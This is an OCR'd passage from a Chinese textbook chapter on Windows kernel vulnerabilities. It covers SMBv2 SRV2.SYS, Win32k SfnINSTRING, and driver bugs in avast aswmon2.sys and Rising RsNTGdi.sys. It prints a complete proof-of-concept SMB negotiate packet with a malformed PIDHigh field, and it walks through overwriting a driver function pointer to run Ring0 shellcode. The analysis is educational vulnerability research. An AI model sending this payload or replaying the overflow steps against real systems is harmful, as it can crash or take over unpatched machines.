该漏洞于 2009 年 09 月 08 日被公布，当时影响 Windows Vista 及 Windows Server 2008 操作系统，实现 SMB v2 协议相关的 SRV2.SYS 驱动没有正确地处理包含畸形 SMB 头结构数据的 NEGOTIATE PROTOCOL REQUEST（客户端发送给 SMB 服务器的第一个 SMB 查询，用于识别 SMB 语言并用于之后的通信）请求，如果远程攻击者在发送的 SMB 报文的 Process Id High 头字段中包含有畸形数据的话，就会在 SRV2.SYS 驱动中的_Smb2ValidateProviderCallback 函数中触发越界内存引用，导致以内核态执行任意指令或发生系统崩溃，漏洞的利用无需额外的认证过程，只要系统开放了通常的文件共享及打印服务并允许远端访问即受此漏洞影响。

首先，这里简单介绍一下 SMB 数据报的结构。通常情况下，SMB 运行于 TCP/IP 协议组之上。在 TCP 层上面，会发现 NETBIOS 头部，在 NETBIOS 头部上面，有 SMB 基础报文头部，在 SMB 基础报文头部之上，就是另一种依赖于特定请求命令的头部，最后是数据部分，如图 24.1.1 所示。




图 24.1.1　SMB 数据报的结构

我们把“SMB packet”看成：NETBIOS Header + SMB Base Header + SMB Command Header + SMB DATA。

- NETBIOS Header

NETBIOS Header 的结构如下：

```
NETBIOS Header
{
   UCHAR Type; // Type of the packet
   UCHAR Flags; // Flags
   USHORT Length; // Count of data bytes (netbios header not included)
}
```

其中，“Type”域有几种可能的选择：

0x81 对应一个 NETBIOS 会话请求。这个代码在客户端发送它的 NETBIOS 名字到服务器时使用；

0x81 对应一个 NETBIOS 会话请求。这个代码在客户端发送它的 NETBIOS 名字到服务器时使用；

0x00 对应一个会话消息。这个代码总是在 SMB 会话中被使用。

“Flags”域的值总是被置为 0；

“Length”域表示数据长度，即 SMB Base Header + SMB Command Header + DATA 的字节数。

- SMB Base Header

SMB Base Header 的结构如下：

```
SMB_Header
{
UCHAR Protocol[4];
UCHAR Command;
SMB_ERROR Status;
UCHAR Flags;
USHORT Flags2;
USHORT PIDHigh;
UCHAR SecurityFeatures[8];
USHORT Reserved;
USHORT TID;
USHORT PIDLow;
USHORT UID;
USHORT MID;
}
```

这里对上图 24.1.2 中的字段作简要解释如下，具体讲解请参考 MSDN（Microsoft Peveloper Network）。

“Protocol”域包含协议(SMB)的名字，即'\xFF', 'S', 'M', 'B'。




图 24.1.2 SMB Base Header 的结构

“Command”域包含请求命令的数据。例如 0x72 就是“磋商协议”命令。

“Status”域用来从服务端到客户端传达错误消息。

“Flags”域和“Flags2”域是表示一些标志。

“PIDHigh”域表示 PID 的高 16 位，和下面的“PIDLow”域表示的低 16 位，组合成一个完整的 4 字节 PID 值。

“SecurityFeatures”域包含和安全有关的信息。

“Reserved”域必须为 0，是保留字段。

“TID”域在客户端成功和一台 SMB 服务器上的资源建立连接后被使用的。TID 数字用来鉴别资源。

“PIDLow”域在客户端成功在服务器上创建一个进程时使用。PID 数字用来鉴别进程。

“UID”域在一个用户被成功通过验证后被使用。UID 数字用来鉴别用户。

“MID”域在客户端拥有几个请求(进程，线程，文件访问等)是和 PID 同时使用的。

- SMB Command Header

SMB Command Header 的结构如下图 24.1.3 所示：

```
SMB_Parameters
{
UCHAR WordCount;
USHORT Words[WordCount] (variable);
}
```

“WordCount”域表示后面 Words 数组中的元素个数。

“Words”域是一个 USHORT 数组，元素个数为 WordCount。

- SMB DATA

SMB DATA 的结构如下图 24.1.4 所示：

```
SMB_Data
```

```
{
USHORT ByteCount;
UCHAR Bytes[ByteCount] (variable);
}
```




图 24.1.3　SMB Command Header 的结构




图 24.1.4　SMB DATA 的结构

“ByteCount”域表示后面 Bytes 数组中的元素个数。

“Bytes”域是一个 UCHAR 数组，元素个数为 ByteCount。

以上简要介绍了 SMB 协议的数据包结构，而本漏洞存在于，客户端向服务端发出的 Command 为 0x72（磋商协议 SMBnegprot）数据包中，当客户端发出的 SMB 数据包中的 PIDHigh 域的值为畸形时，将导致服务端内核崩溃，甚至执行任意指令。

那么我们先来看看漏洞 POC 给出的客户端发给服务端（被攻击目标）的 SMB 数据包内容：

```
buff = (
      # NETBIOS Header ################################
      "\x00"              # Message Type : Session message
      "\x00"              # Flags
      "\x00\x90"          # Count of data bytes (netbios header not included)

      # SMB Base Header ###############################
      "\xff\x53\x4d\x42"            # Server Component: SMB
      "\x72"                        # Negociate Protocol
      "\x00\x00\x00\x00"  # Status
      "\x18"                        # Flags
      "\x53\xc8"                    # Flags2
      "\x00\x26"          # PIDHigh: --> :) normal value should be "\x00\x00"
      "\x00\x00\x00\x00\x00\x00\x00\x00"              # SecuritySignature
      "\x00\x00"                    # Reserved
      "\xff\xff"                    # TID
      "\xff\xfe"                    # PIDLow
      "\x00\x00"                    # UID
```

```
        "\x00\x00"                    # MID

        # SMB Command Header ##############################
        "\x00"                        # WordCount
                                      # ParameterWords[ WordCount ]

        # SMB DATA ########################################
        "\x6d\x00"                    # ByteCount
        "\x02\x50\x43\x20\x4e\x45\x54"          # Buffer[ ByteCount ]
        "\x57\x4f\x52\x4b\x20\x50\x52\x4f\x47\x52\x41\x4d\x20\x31"
        "\x2e\x30\x00\x02\x4c\x41\x4e\x4d\x41\x4e\x31\x2e\x30\x00"
        "\x02\x57\x69\x6e\x64\x6f\x77\x73\x20\x66\x6f\x72\x20\x57"
        "\x6f\x72\x6b\x67\x72\x6f\x75\x70\x73\x20\x33\x2e\x31\x61"
        "\x00\x02\x4c\x4d\x31\x2e\x32\x58\x30\x30\x32\x00\x02\x4c"
        "\x41\x4e\x4d\x41\x4e\x32\x2e\x31\x00\x02\x4e\x54\x20\x4c"
        "\x4d\x20\x30\x2e\x31\x32\x00\x02\x53\x4d\x42\x20\x32\x2e"
        "\x30\x30\x32\x00"
)
```

可以看出，上面的 SMB 数据包中，PIDHigh 域是畸形的，正常的情况是只要 PID 不超过 65535，PIDHigh 就应该为 0。那么 PIDHigh 畸形到底是如何触发这个远程漏洞的呢？接下来，我们需要在一台没有打该漏洞补丁的 Windows Vista 或 Windows Server 2008 上提取 SRV2.SYS 这个驱动，进行静态分析。

根据漏洞描述，问题在于 SRV2.SYS 驱动中的_Smb2ValidateProviderCallback 函数，因此我们先用 IDA 定位到这个函数。

```
int __stdcall Smb2ValidateProviderCallback(int DestinationBuffer)
{
  //省略局部变量定义......
  v37 = (unsigned int)&v38 ^ __security_cookie;
//让 v4 指针指向 SMB Base Header
  v4 = *(_DWORD *)(*(_DWORD *)(DestinationBuffer + 0x70) + 0xC);
  v2 = *(_DWORD *)(*(_DWORD *)(DestinationBuffer + 48) + 344);
  v3 = *(_DWORD *)(DestinationBuffer + 364);
  *(_DWORD *)(v3 + 56) = -1;
  *(_DWORD *)(v3 + 60) = -1;
  *(_DWORD *)(v3 + 12) = DestinationBuffer;
  v5 = *(_DWORD *)(DestinationBuffer + 112);
  *(_DWORD *)(DestinationBuffer + 356) = Smb2CleanupWorkItem;
  v1 = *(_DWORD *)(v5 + 20);
  v29 = v4;
  v30 = v3;
  v31 = v2;
  if ( v1 < 4 )
```

```
    {
      if ( !(*((_BYTE *)pSrv2TraceInfo + 12) & 0x20)
        || !(pSrv2TraceInfo[2] & 0x20000000)
        || (v6 = WPP_GLOBAL_Control, WPP_GLOBAL_Control == &WPP_GLOBAL_ Control) )
        goto LABEL_7;
      v26 = &unk_2C568;
      v24 = 11;
    LABEL_6:
      WPP_SF_(*((_DWORD *)v6 + 4), *((_DWORD *)v6 + 5), v24, v26);
    LABEL_7:
      *(_BYTE *)(DestinationBuffer + 202) = 1;
      return -1073741811;
    }
    if ( *(_DWORD *)v4 != 0x424D53FE )
    {
      if ( *(_DWORD *)v4 != 0x424D53FF || *(_WORD *)v2 != -1 )
      {
        if ( !(*((_BYTE *)pSrv2TraceInfo + 12) & 0x20)
          || !(pSrv2TraceInfo[2] & 0x20000000)
          || (v6 = WPP_GLOBAL_Control, WPP_GLOBAL_Control == &WPP_GLOBAL_
Control) )
          goto LABEL_7;
        v26 = &unk_2C568;
        v24 = 12;
        goto LABEL_6;
      }
      *(_WORD *)(v3 + 8) = 0;
      goto LABEL_84;
    }
    if ( v1 < 0x40 )
    {
      if ( !(*((_BYTE *)pSrv2TraceInfo + 12) & 0x20)
        || !(pSrv2TraceInfo[2] & 0x20000000)
        || (v6 = WPP_GLOBAL_Control, WPP_GLOBAL_Control == &WPP_GLOBAL_ Control) )
        goto LABEL_7;
      v26 = &unk_2C568;
      v24 = 13;
      goto LABEL_6;
    }
    v8 = *(_WORD *)(v4 + 12);
    if ( v8 >= 0x13u )
    {
      if ( !(*((_BYTE *)pSrv2TraceInfo + 12) & 0x20)
        || !(pSrv2TraceInfo[2] & 0x20000000)
        || (v6 = WPP_GLOBAL_Control, WPP_GLOBAL_Control == &WPP_GLOBAL_ Control) )
```

```
        goto LABEL_7;
      v26 = &unk_2C568;
      v24 = 14;
      goto LABEL_6;
    }
    //省略部分代码......
    v22 = ValidateRoutines[*(_WORD *)(v4 + 12)];
    if ( v22 )
      result = v22(DestinationBuffer);
    else
      result = 0xC0000002u;
    return result;
  }
```

以上 Smb2ValidateProviderCallback 函数中，v4 将指向 SMB Base He ader，可以看到在函数末尾处，有一个从数组 ValidateRoutines 取元素的操作，元素下标为 v4 + 12 地址指向的 WORD 数据。根据上面对 SMB 数据包结构的介绍，可以知道*(_WORD *)(v4 + 12)就是所谓的 PIDHigh 域的值，也就是说*(_WORD *)(v4 + 12)的 WORD 值是我们可以任意控制的，而 ValidateRoutines 毕竟是一个有限数组，这样的话，只要*(_WORD *)(v4 + 12)足够大，就能导致 ValidateRoutines+*(_WORD *)(v4 + 12)成为一个非法的地址，最终导致数组越界，甚至引用非法内存或执行任意代码。

题外话：IDA 载入文件后默认是以反汇编的方式显示，要想翻译成 C 语言，需要安装一个插件“Hex-Rays”。安装完 Hex-Rays 后，用鼠标定位到要翻译的反汇编程序段，点击菜单栏中的 View – Open subviews – Pseudocode 或者按下 F5，即可将该段代码用 C 语言显示出来。

24.2 本地拒绝服务内核漏洞

本地拒绝服务内核漏洞——是指能够利用来使得本地系统崩溃或资源耗尽的内核程序 bug 或缺陷。

这里以“[2010-04-22][Microsoft][SfnINSTRING][Win32k.sys][本地拒绝服务内核漏洞]”漏洞为例分析这种漏洞的具体细节。

该漏洞由 MJ0011 于 2010 年 4 月 22 日公布，当时影响 Microsoft W indows 2000/XP/2003 全补丁的操作系统。具体地说，漏洞是因为 Win32k.sys 模块在 DispatchMessage 时，会最后调用到 xxxDefWindowProc，这个函数在处理某些消息时，会调用 gapfnScSendMessage 这个函数表中的函数来处理，其中 Windows 2 000/xp/2003 在处理 0x18d 号消息时，会有一个名为 SfnINSTRING 的函数，这个函数当 lParam 不为空时，直接认为 lParam 是内存指针，并直接从地址中取出数据，尽管函数内使用了 SEH，但是只要传递错误的内核地址，仍然会引发系统崩溃。

首先我们用 IDA 反汇编 Win32k.sys 模块，定位到 xxxDefWindowProc 函数，翻译成 C 语

言，如下所示：

```
    bool __stdcall xxxDefWindowProc(int a1, int a2, ULONG AllocationSize, PVOID
Address)
    {
          int v4; // eax@5
          int v5; // eax@5
          int v6; // ecx@7
          bool result; // eax@8
          int v8; // [sp-Ch] [bp-18h]@7
          int v9; // [sp-Ch] [bp-18h]@12
          signed int v10; // [sp-8h] [bp-14h]@6

          if ( gihmodUserApiHook < 0
                    || *(_BYTE *)(a1 + 23) & 0x80 && (a2 != 130 || !(*(_BYTE *)(a1 + 22) &
4) || *(_BYTE *)(a1 + 43) & 0x80)
                    || *((_BYTE *)gptiCurrent + 72) & 1
                    || !xxxLoadUserApiHook() )
          {
                    result   =   xxxRealDefWindowProc(a1,   a2,   AllocationSize,
(int)Address);
          }
          else
          {
                    v5 = a2;
                    v4 = v5 & 0x1FFFF;
                    if ( *(_BYTE *)(a1 + 22) & 8 )
                    {
                              v10 = 1;
                              if ( (unsigned int)v4 < 0x400 )
                              {
                                        v6 = gpsi;
                                        v8 = *(_DWORD *)(gpsi + 0x134);
                                        return ((int (__thiscall *)(int, int, int,
ULONG, PVOID, _DWORD, int, signed int, _DWORD))gapfnScSendMessage[MessageTable
[(unsigned __int16)a2] & 0x3F])(
                                                  a1,
                                                  a2,
                                                  AllocationSize,
                                                  Address,
                                                  0,
                                                  v8,
                                                  v10,
                                                  0);
                              }
```

```
                    v9 = *(_DWORD *)(gpsi + 0x134);
                }
                else
                {
                    v10 = 0;
                    if ( (unsigned int)v4 < 0x400 )
                    {
                        v6 = gpsi;
                        v8 = *(_DWORD *)(gpsi + 0x18C);
                        return ((int (__thiscall *)(int, int, int,
ULONG, PVOID, _DWORD, int, signed int, _DWORD))gapfnScSendMessage[MessageTable
[(unsigned __int16)a2] & 0x3F])(
                                                a1,
                                                a2,
                                                AllocationSize,
                                                Address,
                                                0,
                                                v8,
                                                v10,
                                                0);
                    }
                    v9 = *(_DWORD *)(gpsi + 396);
                }
                result = SfnDWORD(a1, a2, AllocationSize, Address, 0, v9, v10, 0);
            }
            return result;
        }
```

从上面的代码可以看出，xxxDefWindowProc 函数中，最终会调用 gapfnScSendMessage 函数列表中 MessageTable[(unsigned __int16)a2] & 0x3F 位置的函数，MessageTable 是一个 char 型的数组。该漏洞所输入的 a2 为 0x18d，可以查出 MessageTable[0x18d]的值为 0x45，然后 0x45 & 0x3 F 等于 0x05，那么最终调用的函数应该是：gapfnScSendMessage[0x05]，我们再来看看 gapfnScSendMessage 函数列表中都有哪些函数：

```
    .rdata:BF993F50 _gapfnScSendMessage dd offset _SfnDWORD@32
    .rdata:BF993F54 dd offset _SfnNCDESTROY@32
    .rdata:BF993F58 dd offset _SfnINLPCREATESTRUCT@32
    .rdata:BF993F5C dd offset _SfnINSTRINGNULL@32
    .rdata:BF993F60 dd offset _SfnOUTSTRING@32
    .rdata:BF993F64 dd offset _SfnINSTRING@32
    .rdata:BF993F68 dd offset _SfnINOUTLPPOINT5@32
    //省略部分代码...
    .rdata:BF99401C dd offset _SfnPOWERBROADCAST@32
    .rdata:BF994020          dd offset _SfnLOGONNOTIFY@32
    .rdata:BF994024          dd offset _SfnINLPKDRAWSWITCHWND@32
```

```
.rdata:BF994028          dd offset _SfnOUTLPCOMBOBOXINFO@32
.rdata:BF99402C dd offset _SfnOUTLPSCROLLBARINFO@32
```

那么调用的 gapfnScSendMessage[0x05]函数就是 SfnINSTRING 函数，我们再来看看 SfnINSTRING 函数：


```
int __stdcall SfnINSTRING(int a1, int a2, int a3, int a4, int a5, int a6, char
a7, int a8)
{
//省略局部变量定义...
  v39 = a1;
  v11 = a7 & 1;
  v10 = (int)&v25;
  v9 = *((_DWORD *)gptiCurrent + 17);
  v42 = *((_DWORD *)gptiCurrent + 17);
  if ( a1 )
    v43 = a1 - *(_DWORD *)(v9 + 28);
  else
    v43 = 0;
  if ( a4 && (*(_DWORD *)(a4 + 8) >= (unsigned int)_MmSystemRangeStart || *(_DWORD
*)(a4 + 4) >> 31 != v11) )
  {
    v45 = 1;
    if ( ULongAdd(*(_DWORD *)a4, 2, &AllocationSize) < 0
      || *(_BYTE *)(a4 + 7) & 0x80
      && !v11
      && ULongLongToULong(2 * AllocationSize, 2 * (unsigned __int64)Allocation
Size >> 32, &AllocationSize) < 0 )
      goto LABEL_32;
  }
  //省略部分代码......
}
```

SfnINSTRING 函数的前 4 个参数等同于 xxxDefWindowProc 函数的 4 个参数，在 SfnINSTRING 函数开头的 if 语句中，当 a4 不为 0 时，直接访问 a4+8 这个内存地址指向的 DWORD 数据。这实际上是有漏洞的，如果 a4+8 是一个非法的内核地址，例如 0x80000000，就会引发系统崩溃，达到本地拒绝服务的效果。

24.3 缓冲区溢出内核漏洞

缓冲区溢出内核漏洞——是指能够利用来使得本地或远程系统运行过程中缓冲区溢出，进而执行任意代码的内核程序 bug 或缺陷。

这里以“[2009-07-31][ALWIL][avast4.8.1335_Professionnel][aswmon2.sys][本地缓冲区溢出内核漏洞][本地权限提升]”漏洞为例分析这种漏洞的具体细节。



该漏洞存在于 avast! 4.8.1335 Professionnel 软件的 aswmon2.sys 驱动对派遣例程的处理中，在对 IoControlCode 为 0xb2c8000c 的处理中存在缓冲区溢出漏洞，当两次调用这个 IoControl 处理函数后，会导致内存中的函数指针被覆盖成一个固定的 DWORD，该值为 0x57523c00，而这个地址开始的内存是可以在用户态申请分配的，那么攻击者可以在此存放 Ring0 shellcode，等该函数指针指向的函数在攻击进程中被调用时，Ring0 shellcode 就会被执行。如果在别的进程上下文中被调用，就会造成内存非法访问，导致蓝屏进而崩溃。

首先我们定位 aswmon2.sys 驱动中 IoControlCode 为 0xb2c8000c 的处理程序，反汇编整理后的代码如下所示：

```
//省略部分代码...
    if ( IoControlCode != (PCSZ)0xB2C80008 )
    {
      if ( IoControlCode != (PCSZ)0xB2C8000C )
      {
      //省略部分代码......
      }
      if ( InputBufferLength != 0x1448u )
        goto LABEL_92;
      memcpy(&dword_18BD8, InputBuffer, 0x1448u);
      sub_108F0();
      return 0;
}
//省略部分代码...
```

从以上代码可以看出，当 IoControlCode 为 0xb2c8000c 时，首先检查输入缓冲区长度是否等于 **0x1448**，如果不等，则直接返回；如果相等，会将输入缓冲区中的 **0x1448** 字节复制到 **&dword_18BD8** 指向的内存中，然后调用 **sub_108F0** 函数并返回。

下面我们再来分析 **sub_108F0** 函数的逻辑。**sub_108F0** 函数如下：

```
char __cdecl sub_108F0()
{
  const char *v0; // esi@1
  const char *v1; // esi@3
  const char *v2; // edi@5
  int v4; // edi@7
  //省略部分代码......
  v2 = &byte_19418;
  if ( byte_19418 )
  {
    do
    {
      sub_143EC(v2);
      v2 += strlen(v2) + 1;
    }
```

```
    while ( *v2 );
  }
  *(_DWORD *)v2 = *(_DWORD *)aRw_fon;
  v4 = (int)(v2 + 4);
  *(_DWORD *)v4 = *(_DWORD *)&aRw_fon[4];
  v4 += 4;
  *(_WORD *)v4 = *(_WORD *)&aRw_fon[8];
  *(_BYTE *)(v4 + 2) = aRw_fon[10];
  sub_12374(0, 1);
  return 1;
}
```

在 **sub_108F0** 函数中，首先让 v2 指针指向 byte_19418 这个变量，如果 byte_19418 不为空字节，则进入 do-while 循环，循环的条件是 v2 指向的字符不为空，这里暂且不考虑循环体中的 sub_143EC 函数，每次循环会移动 v2 指针到 v2 指向的字符串'\0'结尾的下一个字符处，即上面代码中的“v2 += strlen(v2) + 1”。直到 v2 指向的字符为空时，退出循环。接着后面几行很好理解，即将 aRw_fon 指针指向的 11 个字节写入 v2 指向的内存中。

上面我们要注意的是，在调用 sub_108F0 函数之前，从 &dword_18BD8（即 aswmon2+18BD8）开始的 0x1448 字节是我们可以控制的，而在 sub_108F0 函数中引用到的 &byte_19418（即 aswmon2+19418）开始的内存正好处于其中。这也就是说至少我们可以控制 sub_108F0 函数中 do-while 循环这段代码。另一方面，aRw_fon 所指向的是一个静态字符串 "<RW>*.FON"。

我们可以设想，如果调用驱动 IoControlCode 为 0xb2c8000c 的派遣例程时，输入的缓冲区长度恰好为 0x1448 字节，在 0x1448 字节中，前 0x840 字节为任意，后 0xC08 字节只要其中不含有'\0'字符即可，如图 24.3.1 所示。




图 24.3.1　第一次 IoControl 调用过程

这样当调用一次 IoControlCode 为 0xb2c8000c 的派遣例程后，根据前面的分析，会有如图 24.3.2 的结果。

即偏移为 0x1A021 开始的内存被写入"<RW>*.FON"这个字符串，相当于把原本要写入到

0x18BD8~0x1A01F 缓冲区的字符串写到了这个缓冲区以外的内存，这明显属于缓冲区溢出漏洞，溢出了 11 个字节。




图 24.3.2　第一次 IoControl 调用后的结果

那么要利用这个漏洞，上面的溢出又有什么意义呢？通过进一步反汇编分析，我们发现 **dword_1A020** 实际上是一个函数指针，也就是说偏移为 0x1A020 开始的 DWORD 值是一个函数地址，并且在 sub_1034E 函数中被调用，sub_1034E 函数如下：

```
char __stdcall sub_1034E(int a1)
{
  char v1; // bl@1
  int v2; // esi@4
  int v4; // [sp+4h] [bp-8h]@4
  int v5; // [sp+8h] [bp-4h]@2
  v1 = 0;
  if ( byte_1A030 )
  {
    if ( dword_1A020(a1, &v5) >= 0 )
    {
      //省略部分代码......
    }
  }
  return v1;
}
```

从 sub_1034E 函数可以看到，要想让其调用 **dword_1A020** 函数，需要使 **byte_1A030** 这个字节的内容非空。事实上，经过上面的一次派遣例程调用，可以使得 **dword_1A020** 的值为 0x57523c00，由于这个地址是一个用户态地址，攻击进程可以在此地址处申请内存存放 Ring0 shellcode。然而此时 **byte_1A030** 这个字节的值依然为空，所以进入了上面的 sub_1034E 函数，也无法调用到 0x57523c00 这个函数。因此现在问题的关键就是，要想方设法将 **byte_1A030** 变成非空。

分析到这里，读者不妨进行一些思考，总之目标就是“将 **byte_1A030** 变成非空”。我相信只要对此上面的过程能够充分理解，解决这个问题的方法也是很容易被想到的。

byte_1A030 这个字节位于 **dword_1A020** 之后，相差 16 个字节，应该算离得很近了。我们自然会想到上面一次溢出了 11 个字节，虽然小于 16 个字节，但是如果进行两次溢出呢？！应该就可以溢出到 **byte_1A030** 这个字节了。

事实确实如此，我们不改变上次的输入缓冲区长度和内容，在调用一次驱动中的派遣例程，如图 24.3.3 所示。




图 24.3.3　第二次 IoControl 调用过程

进行第 2 次派遣例程函数调用时，执行完 sub_108F0 函数中的 do-while 循环后，v2 不再指向 0x1A021，而是指向 0x1A02B，完成 sub_108F0 函数后，最终的结果如图 24.3.4 所示。

至此，**byte_1A030** 这个字节由空字符变成了'*'，已经不为空了，一旦在攻击进程上下文中触发了 sub_1034E 函数调用，就会执行 0x57523c00 这个函数，也就是已经准备好的 Ring0 shellcode，这样即达成攻击。




图 24.3.4　第二次 IoControl 调用后的结果

题外话：

该漏洞是我们目前分析的第一个由于驱动中在处理 Ring3 Devi ceIoControl 调用出问题的漏洞。后面我们会看到 IoControl 类型的漏洞实际上在内核漏洞中占有很大比例。

这里我们还要强调一下 IoControlCode 的组成和含义。一般地，IoControlCode 的格式规范如下，由宏 CTL_CODE 来构造：

```
#define CTL_CODE( DeviceType, Function, Method, Access ) ( \
((DeviceType) << 16) | ((Access) << 14) | ((Function) << 2) |
(Method) )
```

IoControlCode 由四部分组成：DeviceType、Access、Function、Method，如图 24.3.5 所示。




图 24.3.5 IoControlCode 的 4 个组成部分

其中，DeviceType 表示设备类型；

Access 表示对设备的访问权限；

Function 表示设备 IoControl 的功能号，0-0x7ff 为微软保留，0x800-0xfff 由程序员自己定义；

Method 表示 Ring3/Ring0 的通信方式，有四种方式。

```
#define METHOD_BUFFERED              0
#define METHOD_IN_DIRECT             1
#define METHOD_OUT_DIRECT            2
#define METHOD_NEITHER               3
```

最值得关注的也就是 Method，如果使用了 METHOD_BUFFERED，表示系统将用户的输入输出都经过 pIrp->AssociatedIrp.SystemBuffer 来缓冲，因此这种方式的通信比较安全。

如果使用了 METHOD_IN_DIRECT 或 METHOD_OUT_DIRECT 方式，表示系统会将输入缓冲在 pIrp->AssociatedIrp.SystemBuffer 中，并将输出缓冲区锁定，然后在内核模式下重新映射一段地址，这样也是比较安全的。

但是如果使用了 METHOD_NEITHER 方式，虽然通信的效率提高了，但是不够安全。驱动的派遣函数中可以通过 I/O 堆栈（IO_STACK_LOCATION）的 stack->Parameters.DeviceIoControl.Type3InputBuffer 得到。输出缓冲区可以通过 pIrp->UserBuffer 得到。由于驱动中的派遣函数不能保证传递进来的用户输入和输出地址，因此最好不要直接去读写这些地址的缓冲区。应该在读写前使用 ProbeForRead 和 ProbeForWrite 函数探测地址是否可读和可写。

24.4 任意地址写任意数据内核漏洞

任意地址写任意数据内核漏洞——是指能够利用来使得向任意内核空间虚拟地址写入任意数据的内核程序 bug 或缺陷。

这里以“[2010-01-23][Rising][Antivirus_2008_2009_2010][RsNTGdi.sys][任意地址写任意数据内核漏洞][本地权限提升][37951]”漏洞为例分析这种漏洞的具体细节。

该漏洞存在于瑞星的 RsNTGdi.sys 驱动对派遣例程的处理中。首先我们用 IDA 反汇编这个有漏洞的驱动文件，定位到派遣例程的处理函数，如下所示：

```
    unsigned int __stdcall DriverDispatch(int a1, PIRP Irp_or_OutputBuffer Length)
    {
    //省略局部变量声明......
          Irp = Irp_or_OutputBufferLength;
          v13 = 0;
          irpStack     =     Irp_or_OutputBufferLength->Tail.Overlay.CurrentStack
Location;
          Irp_or_OutputBufferLength->IoStatus.Information = 0;
          UserBuffer = Irp_or_OutputBufferLength->UserBuffer;
          Type3InputBuffer = (unsigned int *)*((_DWORD *)irpStack + 4);
          InputBufferLength = *((_DWORD *)irpStack + 2);
          OutputBufferLength = *((_DWORD *)irpStack + 1);
          ioControlCode = *((_DWORD *)irpStack + 3);
          v14 = OutputBufferLength;
          switch ( ioControlCode )
          {
             case 0x83003C03:
                   //省略部分代码...
                   break;
             case 0x83003C07:
                   //省略部分代码...
                   break;
             case 0x83003C0B:
                   if ( InputBufferLength >= 4 )
                   {
                            if ( v14 >= 4 )
                            {
                            *(_DWORD *)UserBuffer = VidSetTextColor(*Type3 Input
Buffer);
                                     Irp->IoStatus.Information = 4;
                            }
